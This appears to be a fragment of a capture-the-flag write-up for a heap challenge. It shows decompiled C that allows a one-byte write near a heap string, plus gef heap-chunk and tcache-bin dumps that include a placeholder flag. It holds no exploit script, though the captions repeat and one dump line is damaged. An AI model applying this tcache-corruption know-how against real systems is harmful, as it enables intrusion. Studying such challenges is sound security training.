
```
puts("You may edit one byte in the program.");
printf("Address: ");
__isoc99_scanf(&DAT_00400b48,&address);
printf("Value: ");
__isoc99_scanf(&DAT_00400b53,&value);
*(undefined *)((long)address + (long)first_congrat_str) = value;
some_malloc2 = malloc(0x80);
puts((char *)((long)some_malloc2 + 0x10));
```

Heap (before entering address and value)




```
gef➤  heap chunks
Chunk(addr=0x602010, size=0x250, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000602010     00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00     ................]
Chunk(addr=0x602260, size=0x230, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000602260     88 24 ad fb 00 00 00 00 9a 24 60 00 00 00 00 00     .$.......$`.....]
Chunk(addr=0x602490, size=0x1010, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000602490     66 6c 61 67 7b 61 62 63 7d 0a 00 00 00 00 00 00     flag{abc}.......]
Chunk(addr=0x6034a0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x00000000006034a0     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66     Congrats! Your f]
Chunk(addr=0x603530, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603530     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66     Congrats! Your f]
Chunk(addr=0x6035c0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x00000000006035c0     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66     Congrats! Your f]
Chunk(addr=0x603650, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603650     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66     Congrats! Your f]
Chunk(addr=0x6036e0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x00000000006036e0     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66     Congrats! Your f]
Chunk(addr=0x603770, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603770     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66     Congrats! Your f]
Chunk(addr=0x603800, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603800     00 00 00 00 00 00 00 00 21 20 59 6f 75 72 20 66     ........! Your f]
Chunk(addr=0x603890, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603890     00 38 60 00 00 00 00 00 68 69 73 20 77 6f 6e 27     .8`.....his won']
Chunk(addr=0x603920, size=0x1f6f0, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)  ←  top chunk
```

Heap (before entering address and value)




```
gef➤  heap chunks
Chunk(addr=0x602010, size=0x250, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000602010     00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00    ................]
Chunk(addr=0x602260, size=0x230, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000602260     88 24 ad fb 00 00 00 00 9a 24 60 00 00 00 00 00    .$.......$`.....]
Chunk(addr=0x602490, size=0x1010, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000602490     66 6c 61 67 7b 61 62 63 7d 0a 00 00 00 00 00 00    flag{abc}.......]
Chunk(addr=0x6034a0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x00000000006034a0     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66    Congrats! Your f]
Chunk(addr=0x603530, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603530     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66    Congrats! Your f]
Chunk(addr=0x6035c0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x00000000006035c0     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66    Congrats! Your f]
Chunk(addr=0x603650, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603650     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66    Congrats! Your f]
Chunk(addr=0x6036e0, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x00000000006036e0     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66    Congrats! Your f]
Chunk(addr=0x603770, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603770     43 6f 6e 67 72 61 74 73 21 20 59 6f 75 72 20 66    Congrats! Your f]
Chunk(addr=0x603800, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603800     00 00 00 00 00 00 00 00 21 20 59 6f 75 72 20 66    ........! Your f]
Chunk(addr=0x603890, si                 _INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000000000603890     00 38 60 00 00 00 00 00 68 69 73 20 77 6f 6e 27    .8`.....his won']
Chunk(addr=0x603920, size=0x1f6f0, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)  ←  top chunk
```

Heap (before entering address and value)




```
gef➤  heap bins
──────────── Tcachebins for thread 1 ────────────
Tcachebins[idx=7, size=0x90, count=2] ←  Chunk(addr=0x603890, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)  ←  Chunk(addr=0x603800, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
─────── Fastbins for arena at 0x7ffff7bebc40 ───────
Fastbins[idx=0, size=0x20] 0x00
Fastbins[idx=1, size=0x30] 0x00
Fastbins[idx=2, size=0x40] 0x00
Fastbins[idx=3, size=0x50] 0x00
Fastbins[idx=4, size=0x60] 0x00
Fastbins[idx=5, size=0x70] 0x00
Fastbins[idx=6, size=0x80] 0x00
───── Unsorted Bin for arena at 0x7ffff7bebc40 ─────
[+] Found 0 chunks in unsorted bin.
────── Small Bins for arena at 0x7ffff7bebc40 ──────
[+] Found 0 chunks in 0 small non-empty bins.
────── Large Bins for arena at 0x7ffff7bebc40 ──────
[+] Found 0 chunks in 0 large non-empty bins.
```

Heap (before entering address and value)



